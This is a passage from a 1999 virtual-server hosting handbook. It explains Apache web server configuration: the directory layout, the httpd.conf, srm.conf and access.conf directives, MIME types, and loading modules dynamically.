                                   Apache software to extend its flexibility and power, but it is essentially the
                                   same Apache software with which you may already be familiar. The
                                   documentation found in this manual, on our web site, or at the Apache web
                                   site (http://www.apache.org/) provides you with the necessary information
                                   to understand the basic workings of an Apache web server.
                                   The Virtual Web Service also has the capability to support the optional
                                   Secure Web Service (also known as Secure Socket Layer or SSL). If you
                                   are conducting any kind of sensitive transactions (such as collecting credit
                                   card information or transmitting passwords) over the World Wide Web, then
                                   SSL is necessary. Many additional Virtual Web Service extensions, CGI scripts,
                                   Java applets, and popular third party applications are also available. Please
                                   see the Blue Reef Virtual Server web site for more information.


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                     94
BLUE REEF VIRTUAL SERVER HANDBOOK                                                Chapter 8 - The Virtual Web Service


                                    Understanding the Virtual Web
                                    Service Directory Structure
                                    The Virtual Web Service configuration files, log files, HTML documents
                                    and CGI scripts are all located in subdirectories of the
                                    ~/usr/local/etc/httpd directory. As a convenience to you, the link
                                    ~/www is a shortcut to the ~/usr/local/etc/httpd directory. This
                                    handbook uses both directory references since they are interchangeable.
                                    A description of the each Virtual Server www subdirectory is found in the
                                    table below.

                                     cgi-bin        Default directory for CGI scripts.

                                     cgi-src        Contains source code supporting compiled CGI scripts in
                                                    the cgi-bin directory.

                                     conf           Directory that contains web werver configuration files
                                                    (httpd.conf, mime.types) that define and control the
                                                    behavior of your Virtual Web Service


                                     htdocs         Contains all HTML documents or other web content you
                                                    author or publish.

                                     icons          Contains several graphical icons which are used when a
                                                    directory listing is shown to a browser client. Several
                                                    default icons are included in this directory.

                                     logs           Your Virtual Web Service keeps detailed logs of the
                                                    documents that are requested and by whom. These logs
                                                    are stored in the logs subdirectory.

                                     support        Contains a few utilities that you may find userful. Many of
                                                    these utilities have been now incorporated into the Apache
                                                    web server software as modules. This directory may be
                                                    safely removed if desired.

                                     modules        Contains modules that can be added dynamically to your
                                                    Apache web server. Refer to the modules sections of this
                                                    chapter for more information.


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                     95
BLUE REEF VIRTUAL SERVER HANDBOOK                                                Chapter 8 - The Virtual Web Service


                                   Maintaining Virtual Web Server
                                   Configuration Files
                                   The behavior of the Virtual Web Service is controlled, customized, and
                                   defined by several key configuration files. These files include your main
                                   server configuration file (httpd.conf), your server resource
                                   configuration file (srm.conf), your server access control configuration
                                   file (access.conf), and your MIME type definitions (mime.types).
                                   Each configuration file is located in your /www/conf directory and includes
                                   default values that are acceptable for most circumstances and needs.
                                   If you would like to customize your Virtual Web Service behavior, however,
                                   a description of many (though not all) of the configuration file variables is
                                   included below. Complete documentation of the configuration variables can
                                   be found at the Apache Web Site:
                                   http://www.apache.org/docs/mod/directives.html


                                   Learning Apache Directives
                                   There are a few basics to using Apache directives. First, there are directives
                                   which are single line entries, for example:
                                      ServerName yourdomain.com
                                   Then there are block directives which have a beginning line and a ending
                                   line. Block directives are used to group together a set of directives. For
                                   example:
                                       <VirtualHost abc.com>
                                       ServerName www.abc.com
                                       ServerAdmin webmaster@abc.com
                                       DocumentRoot /usr/local/etc/httpd/htdocs/abc
                                       </VirtualHost>
                                   Block directives are enclosed in angle brackets < > and always have a
                                   beginning and ending directive. The ending directive has a forward slash ("/").
                                   The directives are not configuration file specific as occurs with other web
                                   servers like NCSA.

                                   Note: Using NCSA, if a directive was meant to be in srm.conf and you
                                   accidentally put it in httpd.conf it caused serious errors. With Apache
                                   the directives may be combined in the httpd.conf file without error.


                                   LoadModule

                                   The LoadModule directive instructs the Apache web server software to
                                   load shared object libraries at startup. This should be the first directive in
                                   the configuration file so the module is available before the web server uses
                                   it. The following is an example:


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                     96
BLUE REEF VIRTUAL SERVER HANDBOOK                                                Chapter 8 - The Virtual Web Service


                                        LoadModule foo_module modules/mod_foo.so
                                   Please refer to the modules section in this chapter for more information on
                                   Apache modules.

                                   Hostname Lookups
                                   The Apache web server by default is configured to keep a log of the clients
                                   that access resources on your web site (this feature can be turned off). The log
                                   includes the hostname (e.g. some.remote.host) or just the IP address (e.g.
                                   32.64.128.16). Set the value to "off" to improve your server performance.
                                   Additional latency is introduced into the server response process when the
                                   web server is required to perform a hostname "lookup." Sites with even
                                   moderate loads should leave this directive off, since hostname lookups can
                                   take considerable amounts of time.

                                   Note: Use a log analysis tools such as WebTrends to look up
                                   hostnames for IP addresses offline.

                                   The following is an example:
                                      HostnameLookups off
                                   For more information, see:
                                   http://www.apache.org/docs/mod/core.html#hostnamelookups

                                   DNSMode
                                   The DNSMode directive is equivalent to the HostNameLookups
                                   directive. Use one or the other. Directive values include:
                                        ♣ none
                                        ♣ minimum
                                        ♣ normal
                                        ♣ maximum.
                                   Historically, the default was normal. You should set the value to minimum
                                   to improve server performance. This directive is inherited from NCSA
                                   httpd.conf file .
                                   The following is an example:
                                      DNSMode minimum
                                   For more information, see:
                                   http://hoohoo.ncsa.uiuc.edu/docs/setup/httpd/DNSMode.html

                                   ServerAdmin
                                   The ServerAdmin directive assigns the email address the server includes
                                   in error messages that it returns to the client.
                                   The following is an example:
                                      ServerAdmin webmaster@yourdomain.com
                                   For more information, see:
                                   http://www.apache.org/docs/mod/core.html#serveradmin

http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                     97
BLUE REEF VIRTUAL SERVER HANDBOOK                                               Chapter 8 - The Virtual Web Service


                                   ServerRoot
                                   The ServerRoot directive sets the directory in which the server resides.
                                   The default directory is /usr/local/etc/httpd, since this directory
                                   contains the subdirectories conf/ and logs/. Relative paths for other
                                   configuration files are assumed to be defined with respect to the
                                   ServerRoot directory.
                                   The following is an example:
                                      ServerRoot /usr/local/etc/httpd
                                   For more information, see:
                                   http://www.apache.org/docs/mod/core.html#serverroot

                                   ErrorLog
                                   When your web server encounters an error it will use the definition
                                   specified in the ErrorLog directive to handle the error. Typically, a filename
                                   is specified to which your web server appends the error information. If the
                                   filename definition does not begin with a slash (/) then it is assumed to be
                                   relative to the ServerRoot. If the filename begins with a pipe (|) then it is
                                   assumed to be a command which is to be spawned by the web server to
                                   handle the error information.
                                   The following is an example:
                                      ErrorLog logs/error_log
                                   For more information, see:
                                   http://www.apache.org/docs/mod/core.html#errorlog

                                   LogLevel
                                   The LogLevel directive adjusts the verbosity of the messages recorded in
                                   the error logs (see ErrorLog directive). The following levels are
                                   available, in order of decreasing significance: emerg, alert, crit,
                                   error, warn, notice, info, debug. When a particular level is
                                   specified, messages from all other levels of higher significance will be
                                   reported as well; e.g. when a log level of warn is specified, messages with
                                   levels of emerg, alert, crit, and error will also be logged.
                                   The following is an example:
                                      LogLevel warn
                                   For more information, see:
                                   http://www.apache.org/docs/mod/core.html#loglevel


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                    98
BLUE REEF VIRTUAL SERVER HANDBOOK                                               Chapter 8 - The Virtual Web Service


                                   TransferLog
                                   The TransferLog directive is used to identify the location of a file that
                                   will contain a record of all requests made to your web server. If you are
                                   using the CustomLog directive to define the format of your log files, the
                                   format of your TransferLog file will be defined by the most recent
                                   LogFormat directive, or Common Log Format if no other default format
                                   has been specified. If you would like entries in your transfer log to be
                                   formatted using the Combined Log Format, you will need to create a
                                   custom LogFormat definition. You can also process your Transfer Log
                                   entries with an external application by defining your TransferLog using
                                   a file pipe "|", an example of which is included below. (Please refer to the
                                   section in this chapter, "Managing Server Log Files," for more information).
                                   The following is an example:
                                      TransferLog logs/access_log
                                   or
                                        TransferLog "|rotatelogs /www/logs/access_log
                                        86400"
                                   For more information, see:
                                   http://www.apache.org/docs/mod/mod_log_config.html#transferlog

                                   RefererLog
                                   The RefererLog directive is used to identify the location of a file that
                                   will contain a record of all referer information.
                                   The following is an example:
                                      RefererLog logs/referer_log
                                   For more information, see:
                                   http://www.apache.org/docs/mod/mod_log_referer.html#refererlog

                                   AgentLog
                                   The AgentLog directive is used to identify the location of a file that
                                   contains a record of all browser agent information.
                                   The following is an example:
                                      AgentLog logs/agent_log
                                   For more information, see:
                                   http://www.apache.org/docs/mod/mod_log_agent.html#agentlog


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                    99
BLUE REEF VIRTUAL SERVER HANDBOOK                                                Chapter 8 - The Virtual Web Service


                                   LogFormat
                                   The LogFormat directive sets the format of the default log file named by
                                   the TransferLog directive. You can also use this directive to define
                                   custom log file format types. Each log format type is defined by a format
                                   declaration enclosed in quotations followed by an optional identifier or a
                                   nickname. Examples of some LogFormat directives are included below.
                                   (Please refer to the section in this chapter, "Managing Server Log Files," for
                                   more information about using log formats effectively and without
                                   confusion).
                                   The format declaration member of each LogFormat directive can contain
                                   literal characters copied into the log files, and ‘%’ directives that are
                                   replaced in the log file. A sample of some of the ‘%’ directives are shown
                                   here (a complete list can be found on the Apache web site):
                                          %b Bytes sent, excluding HTTP headers.
                                          %f Filename
                                          %h Remote host
                                          %r First line of request
                                          %s Status. For requests that got internally
                                        redirected, this is status of the *original*
                                        request --- %>s for the last.
                                          %t Time, in common log format time format
                                          %u Remote user
                                   Examples:
                                      Logformat "format declaration" identifier
                                      LogFormat "%h %l %u %t "%r" %>s %b
                                      "%{Referer}i" "{User-Agent}i"" combined
                                      LogFormat "%h %l %u %t "%r" %>s %b" common
                                      LogFormat "%{Referer}i -> %U" referer
                                      LogFormat "%{User-Agent}I" agent
                                   For more information, see:
                                   http://www.apache.org/docs/mod/mod_log_config.html#logformat
                                   http://www.apache.org/docs/mod/mod_log_config.html#formats

                                   CustomLog
                                   The CustomLog directive is used much like the TransferLog,
                                   RefererLog, and AgentLog directives. The first argument of the
                                   directive specifies a filename to which log records of a specific format
                                   should be written. The filename can either be a full path or a relative to the
                                   current ServerRoot. The second argument specifies a format string for
                                   each line of the log file or a format nickname that is defined using the
                                   LogFormat directive.
                                   The following is an example using identifiers or nicknames from
                                   LogFormat definitions above:
                                      # combined log format
                                      CustomLog logs/access_log combined


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                    100
BLUE REEF VIRTUAL SERVER HANDBOOK                                                Chapter 8 - The Virtual Web Service


                                        # separate log format
                                        CustomLog logs/access_log common
                                        CustomLog logs/referer_log referer
                                        CustomLog logs/agent_log agent
                                   For more information, see:
                                   http://www.apache.org/docs/mod/mod_log_config.html#customlog
                                   http://www.apache.org/docs/mod/mod_log_config.html#logformat

                                   ServerName
                                   The ServerName directive sets the hostname of the web server.
                                   The following is a usage example:
                                      ServerName some.domain.name
                                   For more information, see:
                                   http://www.apache.org/docs/mod/core.html#servername

                                   ServerSignature
                                   The ServerSignature directive allows the configuration of a trailing
                                   footer line under server-generated documents. The off setting, which is the
                                   default, suppresses the error line (and is therefore compatible with the
                                   behavior of Apache-1.2 and below). The on setting simply adds a line with
                                   the server version number and ServerName of the serving virtual host,
                                   and the E-mail setting additionally creates a "mailto:" reference to the
                                   ServerAdmin of the referenced document.
                                   The following is an example:
                                      ServerSignature on
                                   For more information, see:
                                   http://www.apache.org/docs/mod/core.html#serversignature

                                   KeepAlive
                                   The KeepAlive extension to HTTP, as defined by the HTTP/1.1 draft,
                                   allows persistent connections. These long-lived HTTP sessions allow
                                   multiple requests to be sent over the same TCP connection, and in some
                                   cases have been shown to result in an almost 50% speedup in latency times
                                   for HTML documents with multiple images. The KeepAlive directive
                                   enables or disables KeepAlive support. Set the value of this directive to
                                   "on" in order to enable persistent connections. Set the value of the directive
                                   to "off" to disable KeepAlive support. The maximum number of requests
                                   that you would like the web server to support per connection is defined
                                   using the MaxKeepAliveRequests directive.
                                   The following is an example:
                                      KeepAlive on
                                   For more information, see:
                                   http://www.apache.org/docs/mod/core.html#keepalive

http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                    101
BLUE REEF VIRTUAL SERVER HANDBOOK                                               Chapter 8 - The Virtual Web Service


                                   http://www.apache.org/docs/keepalive.html

                                   MaxRequestsPerChild
                                   The MaxRequestsPerChild directive sets the limit on the number of
                                   requests that an individual child server process will handle. After
                                   MaxRequestsPerChild is filled, the child process will die. If
                                   MaxRequestsPerChild is 0, then the process will never expire. Setting
                                   MaxRequestsPerChild to a non-zero limit has two beneficial effects:
                                   1.   It limits the amount of memory that a process can consume by
                                        (accidental) memory leakage
                                   2.   It helps reduce the number of processes when the server load reduces
                                        by giving processes a finite lifetime.
                                   The following is an example:
                                      MaxRequestsPerChild 8
                                   For more information, see:
                                   http://www.apache.org/docs/mod/core.html#maxrequestsperchild

                                   KeepAliveTimeout
                                   The KeepAliveTimeout directive defines the number of seconds the
                                   web server waits for a subsequent request before closing the connection
                                   with the remote host.
                                   The following is an example:
                                      KeepAliveTimeout 15
                                   For more information, see:
                                   http://www.apache.org/docs/mod/core.html#keepalivetimeout

                                   MaxKeepAliveRequests
                                   The MaxKeepAliveRequests directive limits the number of requests
                                   allowed per connection when KeepAlive is on. If it is set to "0," unlimited
                                   requests will be allowed. It is recommended that this setting be kept to a
                                   high value for maximum server performance.
                                   The following is an example:
                                      MaxKeepAliveRequests 100
                                   For more information, see:
                                   http://www.apache.org/docs/mod/core.html#maxkeepaliverequests

                                   VirtualHost
                                   The VirtualHost directive allows you to configure your web server to
                                   subhost multiple domain names.
                                   The following is an example:
                                      <VirtualHost the-subhost.domain.name>
                                        ServerAdmin webmaster@the-subhost.domain.name

http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                   102
BLUE REEF VIRTUAL SERVER HANDBOOK                                               Chapter 8 - The Virtual Web Service


                                         DocumentRoot
                                        /usr/local/etc/httpd/htdocs/subhost-dir
                                         ServerName subhostdomain.com
                                         ErrorLog logs/subhost-error_log
                                         TransferLog logs/subhost-access_log
                                        </VirtualHost>
                                   For more information, see:
                                   "Understanding Virtual Hosting" later in this chapter.


                                   Learning the Server Resource
                                   Configuration File (srm.conf)
                                   DocumentRoot
                                   The DocumentRoot directive refers to the directory from which your web
                                   server retrieves files. Your web content should reside in this directory.
                                   The following is an example:
                                      DocumentRoot /usr/local/etc/httpd/htdocs
                                   For more information, see:
                                   http://www.apache.org/docs/mod/core.html#documentroot

                                   DirectoryIndex
                                   When a URL request is received that does not explicitly identify a resource
                                   by name, i.e. http://www.yourdomain.com/, your web server will attempt to
                                   retrieve the files listed as the value for the DirectoryIndex directive.
                                   Several files may be defined, in which case the web server will return the
                                   first one that it finds.
                                   The following is an example:
                                      DirectoryIndex index.html index.htm
                                   A request for http://www.yourdomain.com/ would return
                                   http://www.yourdomain.com/index.html if it existed, then
                                   http://www.yourdomain.com/index.htm and so on until a match is found. If
                                   no match is found then a listing of the files contained in the directory is
                                   returned.
                                   For more information, see:
                                   http://www.apache.org/docs/mod/mod_dir.html


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                   103
BLUE REEF VIRTUAL SERVER HANDBOOK                                                 Chapter 8 - The Virtual Web Service


                                   FancyIndexing, IndexOptions, AddIcon, IndexIgnore
                                   As noted above, the DirectoryIndex directive identifies specific files
                                   that should be searched for when a URL request is received that does not
                                   explicitly identify a file name. If the DirectoryIndex search fails and
                                   the Indexes option is set for the requested directory (see the
                                   access.conf <Directory> directive), then a listing (or indexing)
                                   of files is generated and served to the client agent. There are several
                                   directives that define the display of such an index of files.
                                   For more information, see:
                                   http://www.apache.org/docs/mod/mod_autoindex.html

                                   AccessFileName
                                   When returning a document to a client, the server looks for access control
                                   files in the requested resource directory as well as its parent directories. The
                                   AccessFileName directive sets the name of the file your web server will
                                   search to find access control definitions (please see the "Password
                                   Protecting a Directory" tutorial presented later in this chapter for more
                                   information about access control files).
                                   The following is an example:
                                      AccessFileName .htaccess
                                   For more information, see:
                                   http://www.apache.org/docs/mod/core.html#accessfilename

                                   TypesConfig
                                   The TypesConfig directive identifies the location of the configuration
                                   file which contains information about how file extensions match to MIME
                                   types.
                                   The following is an example:
                                      TypesConfig conf/mime.types
                                   For more information, see:
                                   http://www.apache.org/docs/mod/mod_mime.html#typesconfig

                                   DefaultType
                                   The DefaultType directive defines a MIME type for resources on your
                                   web server that do not match file extensions found in your MIME types
                                   configuration file.
                                   The following is an example:
                                      DefaultType text/plain
                                   For more information, see:
                                   http://www.apache.org/docs/mod/core.html#defaulttype


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                     104
BLUE REEF VIRTUAL SERVER HANDBOOK                                             Chapter 8 - The Virtual Web Service


                                   AddType
                                   The AddType directive allows you to add a new MIME type definition
                                   without editing the file defined by the TypesConfig directive. Your
                                   mime.types configuration file is fairly complete so you’ll rarely need
                                   the AddType directive.
                                   The following is an example:
                                      AddType text/plain .txt
                                   For more information, see:
                                   http://www.apache.org/docs/mod/mod_mime.html#addtype

                                   AddHandler
                                   The AddHandler directive maps a filename extension to a special
                                   handler.
                                   Examples:
                                      # To use CGI scripts:
                                      AddHandler cgi-script .cgi


                                        # To use server-parsed HTML files
                                        AddType text/html .shtml
                                        AddHandler server-parsed .shtml
                                   For more information, see:
                                   http://www.apache.org/docs/mod/mod_mime.html#addhandler
                                   http://www.apache.org/docs/handler.html#addhandler

                                   AddLanguage
                                   The AddLanguage directive is used to identify resources written in a
                                   specific language with a file extension. The AddLanguage directive is
                                   essential for content negotiation, where the server returns content from
                                   documents based on the language preference of the client browser (please
                                   see the "Serving Document Based on Language Preference" tutorial
                                   presented later in this chapter for more information about content
                                   negotiation).
                                   The following is an example:
                                      AddLanguage en .en
                                   For more information, see:
                                   http://www.apache.org/docs/mod/mod_mime.html#addlanguage


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                 105
BLUE REEF VIRTUAL SERVER HANDBOOK                                              Chapter 8 - The Virtual Web Service


                                   LanguagePriority
                                   The LanguagePriority directive allows you to give precedence to
                                   some languages in case of a "tie" during content negotiation or if the
                                   browser client does not specify a language priority (older browsers). You
                                   simply list the languages in decreasing order of preference (please see the
                                   "Serving Document Based on Language Preference" tutorial presented later
                                   in this chapter for more information about content negotiation).

                                   Note: Use of this directive requires that the mod_negotiation module
                                   be loaded. Please refer to the LoadModule directive explanation for
                                   more information.

                                   The following is an example:
                                      LanguagePriority en fr de
                                   For more information, see:
                                   http://www.apache.org/docs/mod/mod_negotiation.html#languagepriority

                                   Redirect
                                   The Redirect directive is used to redirect absolute URL pathnames to
                                   absolute URL addresses. This is especially useful if you have resources that
                                   have moved from one location to another and want to "redirect" requests for
                                   the document at the old location to the new location.
                                   The following is an example:
                                      Redirect /path/file.html
                                      http://somewhere.else/file.html
                                      Redirect /path/file.html
                                      http://yourdomain.com/newfile.html
                                      Redirect /directory
                                      http://somewhere.else/directory/
                                      Redirect /directory
                                      http://yourdomain.com/newdirectory/
                                   For more information, see:
                                   http://www.apache.org/docs/mod/mod_alias.html#redirect

                                   Alias
                                   The Alias directive allows documents to be stored in the local file system
                                   other than under the directory defined using the DocumentRoot directive.
                                   The following is an example:
                                      Alias icons /usr/local/etc/httpd/icons
                                   For more information, see:
                                   http://www.apache.org/docs/mod/mod_alias.html#alias


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                  106
BLUE REEF VIRTUAL SERVER HANDBOOK                                                 Chapter 8 - The Virtual Web Service


                                   ScriptAlias
                                   The ScriptAlias directive has the same behavior as the Alias
                                   directive, except that in addition to defining an alias definition, the directive
                                   also marks the target directory as containing CGI scripts.
                                   The following is an example:
                                      ScriptAlias /cgi-bin/ /usr/local/etc/httpd/cgi-
                                      bin/
                                   For more information, see:
                                   http://www.apache.org/docs/mod/mod_alias.html#scriptalias

                                   ErrorDocument
                                   The ErrorDocument directive defines the location of documents that
                                   should be displayed or scripts that should be invoked when the server
                                   encounters an error. The directive can map the error codes to documents or
                                   scripts on your local server or on a remote server. When the error code is
                                   encountered, you web server instructs the browser client to redirect its
                                   request to the URL you define with the error code. If no ErrorDocument
                                   definition exists for a specific error code then your web server outputs a
                                   hardcoded error message that it has defined internally. Common error codes
                                   include 401, 403, 404, 406, and 500. Those error codes and their definitions
                                   are found in the following table:


                                     Error Code 401 –         The requested resource required authentication,
                                     Authorization Failed     and the client failed to provide a valid
                                                              login/password pair.
                                     Error Code 403 –         The client has requested a resource that is
                                     Permission Denied        forbidden.
                                     Error Code 404 –         The requested resource does not exist on the web
                                     Resource Not Found       server.
                                     Error Code 406 –         The requested resource was found on the web
                                     Resource Not             server, but could not be delivered because the
                                     Acceptable               type of the resource is incompatible with accepted
                                                              types indicated by the client.
                                     Error Code 500 –         The server could not fulfill a request due to missing
                                     Internal Error           programs or files on the server.

                                   For more information about custom error handling, see "Creating Custom
                                   Error Document Pages" later in this chapter.
                                   The following are examples of what error documents to use:
                                      ErrorDocument 401 /error_docs/subscribe.html
                                      ErrorDocument 403 /error_docs/denied.html
                                      ErrorDocument 404 /error_docs/notfound.html
                                      ErrorDocument 406 /cgi-
                                      bin/error_scripts/language_handler.pl
                                      ErrorDocument 500 /cgi-
                                      bin/error_scripts/script_error.pl
                                   For more information, see:

http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                     107
BLUE REEF VIRTUAL SERVER HANDBOOK                                             Chapter 8 - The Virtual Web Service


                                   http://www.apache.org/docs/mod/core.html#errordocument
                                   http://www.apache.org/docs/custom-error.html


                                   The Access Control Configuration File
                                   (access.conf)
                                   <Directory>
                                   The Directory directive defines access control and security settings for
                                   the directories that are accessible by your web server. Each Directory
                                   definition is comprised of several sub-directives. Some of these sub-
                                   directives include Options, AllowOveride, and <Limit>. Many of
                                   the sub-directives that can be included in the <Directory> definitions
                                   can be included in local access control files (see AccessFileName
                                   directive). In most cases, the default <Directory> definitions included in
                                   your access.conf file will be adequate for you needs (the default
                                   definitions are included below). If you need to modify these definitions,
                                   please consult the URL references listed below for a thorough presentation
                                   of the <Directory> directive and its sub-directives.
                                   The following is an example of a Directory directive:
                                      <Directory /usr/local/etc/httpd/htdocs>
                                      # Value for the Options directive can include:
                                      # "None", "All", or any combination of "Indexes",
                                      # "Includes", "FollowSymLinks", ExecCGI", or
                                      # "MultiViews". Note that "MultiViews" isn't
                                      # included with "All".

                                        Options Indexes FollowSymLinks
                                        # The AllowOverride directive controls which
                                        # options the local access control files in
                                        # directories can override. The values can also
                                        # be "All", or any combination of "Options",
                                        # "FileInfo", "AuthConfig", and "Limit".

                                        AllowOverride None

                                        #     The Limit directive controls who can get
                                        #     access resources from your
                                        #     server. The Limit directive can specifically
                                        #     identify access restrictions made using such
                                        #     methods such as POST, GET, PUT, or DELETE.
                                        #     If no method is specified, then the access
                                        #     restrictions are placed on all methods.

                                        <Limit>
                                        order allow, deny
                                        allow from all


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                 108
BLUE REEF VIRTUAL SERVER HANDBOOK                                             Chapter 8 - The Virtual Web Service


                                        </Limit>
                                        </Directory>

                                        # /usr/local/etc/httpd/cgi-bin should be changed
                                        # to the value of your ScriptAlias definition.

                                        <Directory /usr/local/etc/httpd/cgi-bin>
                                        AllowOverride None
                                        Options None
                                        </Directory>
                                   For more information, see:
                                   http://www.apache.org/docs/mod/core.html#directory
                                   http://www.apache.org/docs/mod/core.html#options
                                   http://www.apache.org/docs/mod/core.html#allowoverride
                                   http://www.apache.org/docs/mod/core.html#limit
                                   http://hoohoo.ncsa.uiuc.edu/docs/setup/access/Overview.html


                                   The MIME Types File (mime.types)
                                   The MIME Types configuration file determines how your Virtual Server's
                                   web server maps filename extensions to MIME types that are returned to
                                   the browser. Your browser then maps these MIME types to "helper"
                                   applications or in-line plug-ins. Though the default "mime.types"
                                   configuration file includes a definition of the most common known MIME
                                   types, you are free to modify the file to add support for any additional
                                   MIME type that you desire.

                                   To add a new MIME type definition
                                   1. Append the definition to the existing MIME types in the file in the
                                       following format:
                                      type/subtype extension1 extension2 … extensionN
                                        (where "type/subtype" is the MIME type of the document whose
                                        filename ends with one of the extensions listed.)

                                   Note: Lines beginning with a "#" are comment lines ignored by the web
                                   server.

                                   The extension list includes any number of space-separated filename
                                   extensions. Examples of MIME type entries can be found in the default
                                   MIME types file included with your Virtual Web Service.


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                 109
BLUE REEF VIRTUAL SERVER HANDBOOK                                                Chapter 8 - The Virtual Web Service


                                   Using Apache Loadable
                                   Modules
                                   The Apache Web Server has become the most popular web server due to its
                                   modular design which gives web administrators and developers tremendous
                                   power and flexibility.
                                   A module is a piece of code written to the Apache API specifications which
                                   is loaded in the following ways:
                                         ♣    Dynamically-loaded in the httpd.conf.
                                         ♣    Statically-loaded in the compiled httpd daemon.
                                   With its modular design and API, third party developers can create modules
                                   that are loaded with the httpd to add power to the web server. Apache
                                   modules exist for applications such as Perl, PHP/FI and Miva. By making
                                   these modules available to the web server (via dynamic loading), your web
                                   server can internally process instruction sets rather than relying on external
                                   applications, increasing the speed at which your web server responds to
                                   requests.


                                   Listing Statically-linked modules
                                   The following modules are statically linked in the Apache version 1.2.6,
                                   currently running on your Virtual Server:
                                   http_core
                                   apache_ssl
                                   mod_access
                                   mod_actions
                                   mod_alias
                                   mod_auth
                                   mod_auth_dbm
                                   mod_browser
                                   mod_cgi
                                   mod_dir
                                   mod_frontpage
                                   mod_imap
                                   mod_include
                                   mod_log_agent
                                   mod_log_config
                                   mod_log_referer
                                   mod_mime
                                   mod_rewrite
                                   mod_so
                                   mod_userdir


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                    110
BLUE REEF VIRTUAL SERVER HANDBOOK                                              Chapter 8 - The Virtual Web Service


                                   For a description of Apache modules, see:
                                   http://www.apache.org/docs/mod/


                                   Using Dynamically-Loaded Modules
                                   Blue Reef Consulting offers custom-developed versions of the Apache 1.2.6 for
                                   your Virtual Server. A key feature developed is the support for dynamically
                                   loading modules. The ability to dynamically load modules is known as
                                   "DSO" support. The ~/www/modules directory contains Apache modules
                                   that you can add to your web server dynamically:

                                   Defining Apache Working-Group Modules
                                   mod_asis - http://www.apache.org/docs/mod/mod_asis.html
                                   mod_auth_db - http://www.apache.org/docs/mod/mod_auth_db.html
                                   mod_digest - http://www.apache.org/docs/mod/mod_digest.html
                                   mod_env - http://www.apache.org/docs/mod/mod_env.html
                                   mod_expires - http://www.apache.org/docs/mod/mod_expires.html
                                   mod_headers - http://www.apache.org/docs/mod/mod_headers.html
                                   mod_info - http://www.apache.org/docs/mod/mod_info.html
                                   mod_negotiation - http://www.apache.org/docs/mod/mod_negotiation.html
                                   mod_status - http://www.apache.org/docs/mod/mod_status.html
                                   mod_usertrack - http://www.apache.org/docs/mod/mod_usertrack.html

                                   Defining Third-Party Modules
                                   mod_perl - http://perl.apache.org/
                                   mod_php3-module - http://www.php.net/
                                   mod_php3-module-gd - http://www.php.net/
                                   mod_php3-module-msql - http://www.php.net/
                                   mod_php3-module-msql-gd - http://www.php.net/

                                   Learning about Modules in Development
                                   mod_php3-module-mysql
                                   mod_php3-module-mysql-imap
                                   mod_fastcgi - http://fastcgi.idle.com/
                                   mod_miva - http://www.miva.com/


                                   Loading the Dynamically-Loadable
                                   Modules
                                   Dynamic modules are loaded in the ~/www/conf/httpd.conf file.
                                   LoadModule is used at the top of the httpd.conf file (so the module
                                   loads before any instructions are passed to it).


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                  111
BLUE REEF VIRTUAL SERVER HANDBOOK                                             Chapter 8 - The Virtual Web Service


                                   To load a dynamically-loadable module
                                   1. From the beginning of the httpd.conf file, enter
                                      LoadModule module filename
                                   For more details on the LoadModule command see:
                                   http://www.apache.org/docs/mod/mod_so.html#loadmodule
                                   The following are some examples:
                                      LoadModule env_module modules/mod_env.so
                                      LoadModule block_module modules/mod_block.so

                                   Note: The modules directory is a subdirectory of the ServerRoot
                                   directory (~/usr/local/etc/httpd). The Virtual Server owns the
                                   modules directory, although the module files contained in the directory
                                   are owned by the physical server's root. The modules do not count
                                   against your Virtual Server quota.

                                   You can load most modules with just the LoadModule command. The info
                                   and status modules, however, require additional lines in the httpd.conf
                                   file.

                                   To load the info module
                                   1. From the top of the httpd.conf, enter:
                                      LoadModule info_module modules/mod_info.so
                                   2. After the LoadModule command, enter
                                      <Location /status>
                                      SetHandler server-status
                                      </Location>
                                      <Location /info>
                                      SetHandler server-info
                                      </Location>

                                   To load the status module
                                   1. From the top of the httpd.conf, enter:
                                      LoadModule status_module modules/mod_status.so
                                   2. After the LoadModule command, enter
                                      <Location /status>
                                      SetHandler server-status
                                      </Location>
                                      <Location /info>
                                      SetHandler server-info
                                      </Location>

                                   To use the status module for your Apache web server
                                   1. Open the browser of your choice and go to:
                                        http://yourdomain.com.com/status/


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                 112
BLUE REEF VIRTUAL SERVER HANDBOOK                                            Chapter 8 - The Virtual Web Service


                                   To refresh the status of your Apache web server every ten
                                   seconds
                                   1. Open the browser of your choice and go to:
                                       http://yourdomain.com/status?refresh=10
                                   To use the info module
                                   1. Open the browser of your choice and go to:
                                      http://yourdomain.com/info/
                                   This displays Apache web server information, such as which modules are
                                   loaded and other server configuration settings.
                                   If you already have a /status directory or /info directory, substitute
                                   <Location /infoparameter> with whatever location you want. For
                                   instance, use <Location /apacheinfo> instead. To pull up the info
                                   module with the new location, use http://yourdomain.com/apacheinfo/.

                                   Note: Some modules require additional accessing parameters, so be
                                   sure to review the URLs listed with the modules for complete
                                   documentation.


                                   Compiling Modules
                                   You can download your own modules and compile them on your Virtual
